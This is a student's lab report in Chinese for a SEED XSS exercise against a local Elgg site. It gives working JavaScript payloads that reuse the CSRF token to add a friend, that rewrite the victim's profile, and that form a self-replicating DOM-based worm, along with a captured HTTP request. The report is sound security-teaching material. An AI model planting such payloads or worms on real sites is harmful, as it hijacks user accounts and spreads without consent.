网安实训第五次实验-XSS攻击

57119104 苏上峰

一.在Elgg里注入Javascript代码

1.登录到Samy的账户，进入profile页面


2.点击右上角的Edit HTML，进入HTML文件编辑模式，在“About Me”栏目填入以下内容

```
<script>alert("XSS");</script>
```

3.退出

4.登入Alice的账户，进入到“Members”的页面

5.访问Samy的profile，Javascript恶意代码被执行，可以看到XSS的窗口跳出



二.添加Samy为Alice的好友

1.调查

进入Charlie的账户，添加Samy为好友，使用HTTP header live捕获HTTP数据包，分析其中的字段，获得所需信息

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1627367022&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=2q6hqp0igtgudfcodmbkoufrh9
GET: HTTP/1.1 200 OK
Date: Tue, 27 Jul 2021 06:23:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


Samy的ID

相关保护措施

2.登录Samy的账号，进入Edit profile页面中，进入Edit HTML模式，其中放入以下的Ajax代码

（若不进入该模式，编辑器会向代码中添加格式化数据）


```
<script type="text/javascript">
window.onload=function()
{
    var Ajax=null;//使用Ajax实现Javascript代码，方便在后台发起HTTP请求，防止因Javascript代码发起普通HTTP请求离开当前页面，引起用户怀疑

    //设置时间戳和秘密令牌值，使得请求被视为同站请求
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;//将当前页面Javascript代码中的时间戳变量值赋给elgg_ts
    var token="&__elgg_token="+elgg.security.token.__elgg_token;//将当前页面Javascript代码中的秘密令牌变量值赋给elgg_ts

    //创建url
    var sendurl="http://www.seed-server.com/action/friends/add"//加好友的网页
                +"?friend=59" + token + ts;//加上好友ID，token，ts字段构成url

    //创建并发送Ajax请求加好友
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.send();
}
</script>
```



思考：

若Samy浏览自己的profile界面，会将自己添加为好友

3.登录Alice账号，查看Samy的profile页面，并检查是否将Samy添加为自己的好友



可见添加好友成功

三.修改Alice的profile

1.调查


进入Samy的账户修改profile，通过HTTP header live观察HTTP报文结构，获得所需字段信息

2.按照二中的攻击步骤，对Samy的profile进行修改，加入以下代码并用Edit HTML格式编写


```
<script type="text/javascript">
window.onload = function()
{

//构造相应字段
var name="&name="+elgg.session.user.name;//构造用户名字段
var guid="&guid="+elgg.session.user.guid;//guid字段
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;//时间戳字段
var token="&__elgg_token="+elgg.security.token.__elgg_token;//秘密令牌字段
```

```
var desc="&description=Samy is my hero" + "&accesslevel[description]=2"//个人简介字段+访问控制等级字段

//构造url
var content=token + ts + name + desc + guid;
var sendurl="http://www.seed-server.com/action/profile/edit"; //要发送的url

if(elgg.session.user.guid!=59)//防止Samy自己将自己的profile修改
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

登录Alice账号，一开始，Alice没有profile



查看Samy的profile之后，About me区域出现如下内容，攻击成功，Alice的主页被成功修改



四.编写自我传播的蠕虫

1.编写蠕虫放入攻击者Samy的主页


此处使用DOM树实现Javascipt代码的自我拷贝

将Samy主页的About me改为如下内容

```
<script type="text/javascript" id="worm">//在原有基础上，将脚本ID设置为worm，方便在DOM树中根据ID进行查找
window.onload = function()
{
//构造蠕虫拷贝代码,由于innerHTML不会将Javascript标签拷贝，需要手动添加头部和尾部
var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; //代码首部
var jsCode = document.getElementById("worm").innerHTML;//在DOM树中寻找ID为worm的节点，并用innerHTML api获取该脚本具体内容（不包含标签）
var tailTag = "</" + "script>"; //代码尾部
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);//将代码进行URL编码
alert(jsCode);

//设置description字段的值和访问等级字段的值
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

//构造相应字段
var name="&name="+elgg.session.user.name;//构造用户名字段
var guid="&guid="+elgg.session.user.guid;//guid字段
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;//时间戳字段
var token="&__elgg_token="+elgg.security.token.__elgg_token;//秘密令牌字段

//构造url
var content=token + ts + name + desc + guid;
var sendurl="http://www.seed-server.com/action/profile/edit"; //要发送的url

if(elgg.session.user.guid!=59)//防止Samy自己将自己的profile修改
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

2.观察第一级被攻击者Alice

点开Samy主页，之后观察自己的主页，发现已经被修改



3.观察第二级被攻击者Boby

点开Alice主页，跳出代码内容，说明Alice的主页已经被感染XSS蠕虫病毒，Boby正在受到攻击

点击观察Boby的主页，发现已经被修改，Samy攻击Boby成功